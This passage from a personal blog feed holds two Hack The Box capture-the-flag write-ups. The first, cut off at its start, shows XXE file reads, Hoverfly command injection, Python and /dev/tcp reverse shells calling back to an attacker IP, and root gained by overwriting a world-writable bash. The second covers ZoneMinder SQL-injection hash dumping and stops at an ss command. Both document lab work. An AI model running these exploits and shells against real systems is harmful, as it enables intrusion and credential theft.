
<p>open the file inside it</p>

<h3 id="juicy-file-serverstarterjava">juicy file: <code class="language-plaintext highlighter-rouge">ServerStarter.java</code></h3>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">package</span> <span class="nn">htb.devarea</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">org.apache.cxf.jaxws.JaxWsServerFactoryBean</span><span class="o">;</span>

<span class="kd">public</span> <span class="kd">class</span> <span class="nc">ServerStarter</span> <span class="o">{</span>
    <span class="kd">public</span> <span class="kd">static</span> <span class="kt">void</span> <span class="nf">main</span><span class="o">(</span><span class="nc">String</span><span class="o">[]</span> <span class="n">args</span><span class="o">)</span> <span class="o">{</span>
        <span class="nc">JaxWsServerFactoryBean</span> <span class="n">factory</span> <span class="o">=</span> <span class="k">new</span> <span class="nc">JaxWsServerFactoryBean</span><span class="o">();</span>
        <span class="n">factory</span><span class="o">.</span><span class="na">setServiceClass</span><span class="o">(</span><span class="nc">EmployeeService</span><span class="o">.</span><span class="na">class</span><span class="o">);</span>
        <span class="n">factory</span><span class="o">.</span><span class="na">setServiceBean</span><span class="o">(</span><span class="k">new</span> <span class="nc">EmployeeServiceImpl</span><span class="o">());</span>
        <span class="n">factory</span><span class="o">.</span><span class="na">setAddress</span><span class="o">(</span><span class="s">"http://0.0.0.0:8080/employeeservice"</span><span class="o">);</span>
        <span class="n">factory</span><span class="o">.</span><span class="na">create</span><span class="o">();</span>
        <span class="nc">System</span><span class="o">.</span><span class="na">out</span><span class="o">.</span><span class="na">println</span><span class="o">(</span><span class="s">"Employee Service running at http://localhost:8080/employeeservice"</span><span class="o">);</span>
        <span class="nc">System</span><span class="o">.</span><span class="na">out</span><span class="o">.</span><span class="na">println</span><span class="o">(</span><span class="s">"WSDL available at http://localhost:8080/employeeservice?wsdl"</span><span class="o">);</span>
    <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>
<p><img src="/assets/images/ctf/devarea/jd-gui.png" alt="box" /></p>
<h3 id="critical-observations">Critical Observations</h3>

<table>
  <thead>
    <tr>
      <th>Finding</th>
      <th>Implication</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Apache CXF</strong> JAX-WS implementation</td>
      <td>SOAP web service framework</td>
    </tr>
    <tr>
      <td>Running on <strong>Jetty 9.4.27</strong></td>
      <td>Released in 2020 - old and vulnerable</td>
    </tr>
    <tr>
      <td>Endpoint: <code class="language-plaintext highlighter-rouge">/employeeservice</code></td>
      <td>Exposed SOAP service</td>
    </tr>
    <tr>
      <td>WSDL available</td>
      <td>Service definition publicly accessible</td>
    </tr>
  </tbody>
</table>

<h3 id="vulnerability-research">Vulnerability Research</h3>

<p>Googling “Apache CXF Jetty 9.4.27 vulnerability” leads us to:</p>

<blockquote>
  <p><strong>CVE-2022-46364</strong> - Apache CXF XXE via XOP Include in MTOM SOAP requests</p>
</blockquote>

<p><strong>Vulnerability Details:</strong></p>
<ul>
  <li><strong>Affected Versions:</strong> Apache CXF ≤ 3.5.2 / ≤ 3.4.9</li>
  <li><strong>Impact:</strong> Arbitrary file read via XXE/SSRF</li>
  <li><strong>Vector:</strong> MTOM+XOP attachment processing</li>
</ul>

<blockquote>
  <p><strong>How it works:</strong> MTOM (Message Transmission Optimization Mechanism) uses <code class="language-plaintext highlighter-rouge">&lt;xop:Include href="..."&gt;</code> tags to reference binary attachments. The vulnerable CXF version doesn’t validate the URI scheme, allowing <code class="language-plaintext highlighter-rouge">file://</code> protocol to read local files.</p>
</blockquote>

<hr />

<h2 id="xxe-exploitation-cve-2022-46364">XXE Exploitation (CVE-2022-46364)</h2>

<h3 id="exploit-script-cve-2022-46364py">Exploit Script: <code class="language-plaintext highlighter-rouge">CVE-2022-46364.py</code></h3>

<p>I found a public PoC and modified it for our target. (https://github.com/kasem545/CVE-2022-46364-Poc)</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># python3 CVE-2022-46364.py

[CONFIG]
  Target:   http://devarea.htb:8080/employeeservice
  SSRF URL: file:///etc/passwd
  Domain:   devarea.htb
  Method:   MTOM

[*] Sending exploit payload...
[+] Server responded: HTTP 200

[RAW RESPONSE SNIPPET]
&lt;soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"&gt;&lt;soap:Body&gt;&lt;ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"&gt;&lt;return&gt;Report received from cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjpt

[BASE64 EXTRACTED]
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xv...

[EXFILTRATED CONTENT]
======================================================================
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nol
---
</code></pre></div></div>
<blockquote>
  <p><strong>Success!</strong> the user running the Jetty service.discovered a user: <code class="language-plaintext highlighter-rouge">dev_ryan</code>.</p>
</blockquote>

<h3 id="finding-hoverfly-configuration">Finding Hoverfly Configuration</h3>
<p>as we have previously discovered the Hoverfly instance on port 8080 i quickly googled any vulnerability exits or not and found CVE-2025-54123 - Hoverfly Command Injection (RCE) 
The vulnerability exists in the middleware management API endpoint /api/v2/hoverfly/middleware where insufficient input validation and sanitization allows attackers to inject and execute arbitrary system commands. This flaw enables unauthenticated remote code execution (RCE) on any system running vulnerable Hoverfly versions 1.11.3 and prior.
more : https://www.sentinelone.com/vulnerability-database/cve-2025-54123/
https://github.com/advisories/GHSA-r4h8-hfp2-ggmf
<strong>but before exploiting we need to find the admin creds.</strong>
The systemd unit file for HoverFly reveals its startup command — complete with hardcoded credentials passed as CLI arguments.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 CVE-2022-46364.py <span class="se">\</span>
  <span class="nt">-t</span> http://devarea.htb:8080/employeeservice <span class="se">\</span>
  <span class="nt">-s</span> file:///etc/systemd/system/hoverfly.service <span class="se">\</span>
  <span class="nt">-d</span> devarea.htb
</code></pre></div></div>
<p>got</p>

<div class="language-ini highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nn">[Unit]</span>
<span class="py">Description</span><span class="p">=</span><span class="s">HoverFly service</span>
<span class="py">After</span><span class="p">=</span><span class="s">network.target</span>

<span class="nn">[Service]</span>
<span class="py">User</span><span class="p">=</span><span class="s">dev_ryan</span>
<span class="py">Group</span><span class="p">=</span><span class="s">dev_ryan</span>
<span class="py">WorkingDirectory</span><span class="p">=</span><span class="s">/opt/HoverFly</span>
<span class="py">ExecStart</span><span class="p">=</span><span class="s">/opt/HoverFly/hoverfly -add -username admin -password redact -listen-on-host 0.0.0.0</span>

<span class="py">Restart</span><span class="p">=</span><span class="s">on-failure</span>
<span class="py">RestartSec</span><span class="p">=</span><span class="s">5</span>
</code></pre></div></div>

<blockquote>
  <p><strong>Credentials Found:</strong> <code class="language-plaintext highlighter-rouge">admin:redact</code> for Hoverfly Dashboard!</p>
</blockquote>

<hr />

<h2 id="hoverfly-dashboard--rce">Hoverfly Dashboard &amp; RCE</h2>

<h3 id="accessing-the-dashboard">Accessing the Dashboard</h3>

<p>Navigate to <code class="language-plaintext highlighter-rouge">http://devarea.htb:8888</code> and log in with:</p>
<ul>
  <li><strong>Username:</strong> <code class="language-plaintext highlighter-rouge">admin</code></li>
  <li><strong>Password:</strong> <code class="language-plaintext highlighter-rouge">redact</code></li>
</ul>

<h3 id="cve-2025-54123---hoverfly-rce-as-discovered-earlier">CVE-2025-54123 - Hoverfly RCE as discovered earlier</h3>

<p><strong>Exploit Script:</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 CVE-2025-54123.py <span class="se">\</span>
  <span class="nt">-u</span> admin <span class="se">\</span>
  <span class="nt">-p</span> redact <span class="se">\</span>
  <span class="nt">-c</span> <span class="s2">"whoami"</span> <span class="se">\</span>
  <span class="nt">-t</span> http://devarea.htb:8888
</code></pre></div></div>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[+] Login on http://devarea.htb:8888/api/token-auth
[+] Token: eyJhbGciOiJIUzUxMiIs...
[+] Sending RCE: whoami

=== OUTPUT ===
dev_ryan
</code></pre></div></div>

<blockquote>
  <p>** Command execution confirmed!** now upgrade to a reverse shell.</p>
</blockquote>

<h3 id="spawning-a-reverse-shell">Spawning a Reverse Shell</h3>


<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc <span class="nt">-lvnp</span> 4444
</code></pre></div></div>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 CVE-2025-54123.py <span class="nt">-u</span> admin <span class="nt">-p</span> redact <span class="nt">-c</span> <span class="s2">"whoami"</span> <span class="nt">-t</span> http://devarea.htb:8888 <span class="nt">-r</span> 10.10.15.9 4444
</code></pre></div></div>

<p><strong>wohoo got the shell</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>connect to [10.10.15.9] from (UNKNOWN) [10.129.244.208] 58104
bash: cannot set terminal process group (1461): Inappropriate ioctl for device
bash: no job control in this shell
dev_ryan@devarea:/opt/HoverFly$
</code></pre></div></div>

<hr />
<h2 id="user-flag">User Flag</h2>

<p>With our shell established, let’s grab that user flag.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dev_ryan@devarea:/<span class="nv">$ </span>
find <span class="nb">.</span> <span class="nt">-name</span> <span class="s2">"user.txt"</span>
./home/dev_ryan/user.txt
<span class="nb">cat</span> /home/dev_ryan/user.txt
</code></pre></div></div>
<hr />

<h2 id="privilege-escalation-analysis">Privilege Escalation Analysis</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> <span class="nt">-l</span>
</code></pre></div></div>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh
</code></pre></div></div>

<blockquote>
  <p><strong>Privesc Vector:</strong> woa i can run <code class="language-plaintext highlighter-rouge">/opt/syswatch/syswatch.sh</code> as root without a password!
in the same dir where i found the user flag i also discovered a script called <code class="language-plaintext highlighter-rouge">syswatch.zip</code></p>
</blockquote>

<p><strong>Key Finding:</strong> The script calls <code class="language-plaintext highlighter-rouge">/usr/bin/bash</code> in several functions. But here’s the kicker:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">ls</span> <span class="nt">-la</span> /usr/bin/bash
<span class="c"># Output: -rwxrwxrwx 1 root root 1396520 ... /usr/bin/bash</span>
</code></pre></div></div>

<blockquote>
  <p><strong>CRITICAL MISCONFIGURATION:</strong> <code class="language-plaintext highlighter-rouge">/usr/bin/bash</code> is <strong>world-writable</strong>! Anyone can modify the system’s bash binary.</p>
</blockquote>

<hr />

<h2 id="root-exploitation">Root Exploitation</h2>

<h3 id="setting-up-a-clean-shell">Setting Up a Clean Shell</h3>

<p>Our current reverse shell is bash-based, which would be killed when we terminate all bash processes. We need a clean, non-bash shell.</p>

<p><strong>On Kali (Second Listener):</strong></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc <span class="nt">-lvnp</span> 5332
</code></pre></div></div>

<p><strong>From existing shell, send a Python PTY shell:</strong></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 <span class="nt">-c</span> <span class="s1">'import socket,os,pty;s=socket.socket();s.connect(("10.10.15.9",5332));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'</span>
</code></pre></div></div>

<p><strong>Shell Received on port 5332:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
</code></pre></div></div>

<blockquote>
  <p><strong>Clean shell acquired!</strong> This is <code class="language-plaintext highlighter-rouge">/bin/sh</code>, not bash.</p>
</blockquote>

<h3 id="creating-the-malicious-payload">Creating the Malicious Payload</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Backup the real bash binary</span>
<span class="nb">cp</span> /usr/bin/bash /tmp/bash.bak

<span class="c"># Create our payload script</span>
<span class="nb">echo</span> <span class="s1">'#!/tmp/bash.bak'</span> <span class="o">&gt;</span> /tmp/bash_payload
<span class="nb">echo</span> <span class="s1">'chmod u+s /usr/bin/python3'</span> <span class="o">&gt;&gt;</span> /tmp/bash_payload

<span class="c"># Make it executable</span>
<span class="nb">chmod</span> +x /tmp/bash_payload

<span class="c"># Verify contents</span>
<span class="nb">cat</span> /tmp/bash_payload
</code></pre></div></div>

<p><strong>Payload Contents:</strong></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/tmp/bash.bak</span>
<span class="nb">chmod </span>u+s /usr/bin/python3
</code></pre></div></div>

<blockquote>
  <p><strong>What this does:</strong> When executed as root, it sets the SUID bit on Python3. SUID binaries run with the <strong>owner’s permissions</strong> (root), regardless of who executes them.</p>
</blockquote>

<h3 id="killing-bash-processes">Killing Bash Processes</h3>

<p>We need to free <code class="language-plaintext highlighter-rouge">/usr/bin/bash</code> so we can overwrite it.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Find all bash processes</span>
ps aux | <span class="nb">grep </span>bash | <span class="nb">grep</span> <span class="nt">-v</span> <span class="nb">grep</span>
</code></pre></div></div>

<p><strong>Output:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dev_ryan    5267  0.0  0.1   8544  5508 ?        S    07:07   0:00 bash -i
dev_ryan    5546  0.0  0.0   7340  3668 ?        S    07:15   0:00 /bin/bash /tmp/hoverfly/hoverfly_3324889479
dev_ryan    5547  0.0  0.0   7340  3616 ?        S    07:15   0:00 bash -c bash -i &gt;&amp; /dev/tcp/10.10.15.9/4444 0&gt;&amp;1
dev_ryan    5548  0.0  0.1   8544  5508 ?        S    07:15   0:00 bash -i
</code></pre></div></div>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Kill all bash processes</span>
<span class="nb">kill</span> <span class="nt">-9</span> 5267 5546 5547 5548

<span class="c"># Verify no processes are using /usr/bin/bash</span>
lsof /usr/bin/bash
<span class="c"># (No output = file is free)</span>
</code></pre></div></div>

<blockquote>
  <p><strong>Note:</strong> Our original shell on port 4444 died here - that’s why we created the second shell!</p>
</blockquote>

<h3 id="deploying-the-payload">Deploying the Payload</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Overwrite the system bash binary</span>
<span class="nb">cp</span> /tmp/bash_payload /usr/bin/bash

<span class="c"># Verify the replacement</span>
<span class="nb">ls</span> <span class="nt">-la</span> /usr/bin/bash
<span class="nb">cat</span> /usr/bin/bash
</code></pre></div></div>

<p><strong>Output:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>-rwxrwxrwx 1 root root 43 Apr  9 07:21 /usr/bin/bash
#!/tmp/bash.bak
chmod u+s /usr/bin/python3
</code></pre></div></div>

<h3 id="triggering-the-exploit">Triggering the Exploit</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> /opt/syswatch/syswatch.sh web-status
</code></pre></div></div>

<blockquote>
  <p>The <code class="language-plaintext highlighter-rouge">syswatch.sh</code> script runs as root and calls <code class="language-plaintext highlighter-rouge">/usr/bin/bash</code>, executing our payload with root privileges!</p>
</blockquote>

<h3 id="checking-for-suid-python3">Checking for SUID Python3</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">ls</span> <span class="nt">-la</span> /usr/bin/python3
</code></pre></div></div>

<p><strong>Before:</strong> <code class="language-plaintext highlighter-rouge">lrwxrwxrwx 1 root root 10 /usr/bin/python3 -&gt; python3.12</code><br />
<strong>After:</strong> The actual <code class="language-plaintext highlighter-rouge">python3.12</code> binary now has the SUID bit set.</p>

<h3 id="spawning-root-shell">Spawning Root Shell</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 <span class="nt">-c</span> <span class="s1">'import os; os.setuid(0); os.system("/bin/sh")'</span>
</code></pre></div></div>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># id</span>
<span class="nv">uid</span><span class="o">=</span>0<span class="o">(</span>root<span class="o">)</span> <span class="nv">gid</span><span class="o">=</span>1001<span class="o">(</span>dev_ryan<span class="o">)</span> <span class="nb">groups</span><span class="o">=</span>1001<span class="o">(</span>dev_ryan<span class="o">)</span>
</code></pre></div></div>

<blockquote>
  <p><strong>WE ARE ROOT!</strong></p>
</blockquote>

<hr />

<h2 id="flag">Flag</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># cat /root/root.txt</span>
</code></pre></div></div>
<p>Note : there are more alternatives ways to get root btw
—
<em>Thanks for reading! Happy hacking! 🚀</em></p>]]></content><author><name>Surajit Sen</name><email>sensurajit@proton.me</email></author><category term="htb" /><summary type="html"><![CDATA[Hack The Box devarea machine writeup]]></summary></entry><entry><title type="html">HTB – CCTV</title><link href="https://surajitsen.live/htb/2026/03/26/cctv-htb.html" rel="alternate" type="text/html" title="HTB – CCTV" /><published>2026-03-26T00:00:00+00:00</published><updated>2026-03-26T00:00:00+00:00</updated><id>https://surajitsen.live/htb/2026/03/26/cctv-htb</id><content type="html" xml:base="https://surajitsen.live/htb/2026/03/26/cctv-htb.html"><![CDATA[<p><img src="/assets/images/ctf/cctv/box.png" alt="box" /></p>

<p>hlw guys, i am back today 
target: cctv.htb 
let’s exploit it together!</p>

<h2 id="recon">Recon</h2>

<p>so after getting the ip i first ran</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>rustscan <span class="nt">-a</span> 10.129.12.97
</code></pre></div></div>

<p>found 2 ports open: 22 and 80 
after heading over to port 80 there is a page 
mostly named SecureVison 
then i ran gobuster as well as fuzzing subdomains, nothing found interesting !</p>

<p>next i checked the staff login button</p>

<p>i found zoneminder login 
it’s a “A full-featured, open source, state-of-the-art video surveillance software system. Monitor your home, office, or wherever you want.”
i checked the default creds for login and saw the default creds are admin/admin</p>

<p>version running: v1.37.63 
i quickly googled the exact version in order to search for vulnerabilities related to it 
and wowa, found CVE-2024-51482</p>

<p>https://github.com/BridgerAlderson/CVE-2024-51482
there is a blind sql injection vulnerability 
http://target/zm/index.php?view=request&amp;request=event&amp;action=removetag&amp;tid=[INJECTION_POINT]</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 CVE-2024-51482.py <span class="nt">-i</span> cctv.htb <span class="nt">-u</span> admin <span class="nt">-p</span> admin <span class="nt">--discover</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> CVE-2024-51482 - ZoneMinder Blind SQL Injection Exploit
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Target: cctv.htb

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Logging <span class="k">in </span>as <span class="s1">'admin'</span> on cctv.htb...
<span class="o">[</span>+] Login successful
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Measuring baseline response time...
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Baseline median: 0.284s
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Testing vulnerability with 2s sleep...
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Response <span class="nb">time</span>: 2.36s
<span class="o">[</span>+] Target is vulnerable!
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Enumerating databases...
<span class="o">[</span>+] Found database: information_schema                
<span class="o">[</span>+] Found database: performance_schema                                 
<span class="o">[</span>+] Found database: zm
</code></pre></div></div>

<p>let’s try to dump the username and password table</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 CVE-2024-51482.py <span class="nt">-i</span> cctv.htb <span class="nt">-u</span> admin <span class="nt">-p</span> admin <span class="nt">--dump</span> zm Users <span class="s2">"Username,Password"</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> CVE-2024-51482 - ZoneMinder Blind SQL Injection Exploit
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Target: cctv.htb

<span class="o">[</span><span class="k">*</span><span class="o">]</span> Logging <span class="k">in </span>as <span class="s1">'admin'</span> on cctv.htb...
<span class="o">[</span>+] Login successful
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Measuring baseline response time...
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Baseline median: 0.259s
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Testing vulnerability with 2s sleep...
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Response <span class="nb">time</span>: 2.27s
<span class="o">[</span>+] Target is vulnerable!
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Dumping data from <span class="s1">'zm.Users'</span>...
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Row 1: <span class="o">{</span><span class="s1">'Username'</span>: <span class="s1">'admin                                   &amp;            #                8              #  #                                       '</span>, <span class="s1">'Password'</span>: <span class="s1">'$2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0krtbm                      &amp;                                             '</span><span class="o">}</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> Row 2: <span class="o">{</span><span class="s1">'Username'</span>: <span class="s1">'mark                                                                     /                                                      '</span>, <span class="s1">'Password'</span>: <span class="s1">'$2y$10$prZGnazejKcuTv5bKNexYOgLyQaok0hq07LW7AJ
</span></code></pre></div></div>

<p>it’s a bcrypt hash, let’s try to crack it using hashcat</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s2">"markhashhere"</span> <span class="o">&gt;</span> hash.txt
hashcat <span class="nt">-m</span> 3200[for bcrypt <span class="nb">hash</span><span class="o">]</span> hash.txt <span class="o">[</span>your preferred wordlist here] recommended rockyou.txt
</code></pre></div></div>

<p>after getting the password 
try to connect using ssh</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh mark@cctv.htb               
The authenticity of host <span class="s1">'cctv.htb (10.129.12.97)'</span> can<span class="s1">'t be established.
ED25519 key fingerprint is SHA256:KrrHjS+nu1wJEfv1/NxT1fI+ODJaSRdJtFg201G+tO0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '</span>cctv.htb<span class="s1">' (ED25519) to the list of known hosts.
mark@cctv.htb'</span>s password: 
Permission denied, please try again.
mark@cctv.htb<span class="s1">'s password: 
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)
mark@cctv:~$
mark@cctv:~$ ls -la 
total 40
drwxr-x--- 6 mark mark 4096 Mar 26 14:55 .
drwxr-xr-x 4 root root 4096 Mar  2 09:49 ..
lrwxrwxrwx 1 root root    9 Feb 13 10:01 .bash_history -&gt; /dev/null
-rw-r--r-- 1 mark mark  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 mark mark 3771 Mar 31  2024 .bashrc
drwx------ 2 mark mark 4096 Mar  2 09:49 .cache
drwx------ 3 mark mark 4096 Mar  2 09:49 .gnupg
drwxrwxr-x 3 mark mark 4096 Mar 26 14:55 .local
-rw-r--r-- 1 mark mark  807 Mar 31  2024 .profile
drwx------ 2 mark mark 4096 Mar  2 09:49 .ssh
-rw-rw-r-- 1 mark mark  165 Sep 14  2025 .wget-hsts
mark@cctv:~$ id
uid=1000(mark) gid=1000(mark) groups=1000(mark),24(cdrom),30(dip),46(plugdev)
mark@cctv:~$ sudo -l
[sudo] password for mark: 
Sorry, user mark may not run sudo on cctv.
mark@cctv:~$ sudo -l
[sudo] password for mark: 
Sorry, user mark may not run sudo on cctv.
mark@cctv:~$
</span></code></pre></div></div>

<p>since it’s related to some cctv-related stuff, let’s check the services running inside it 
for that i used ss -tlnp</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ss <span class="nt">-tlnp</span>
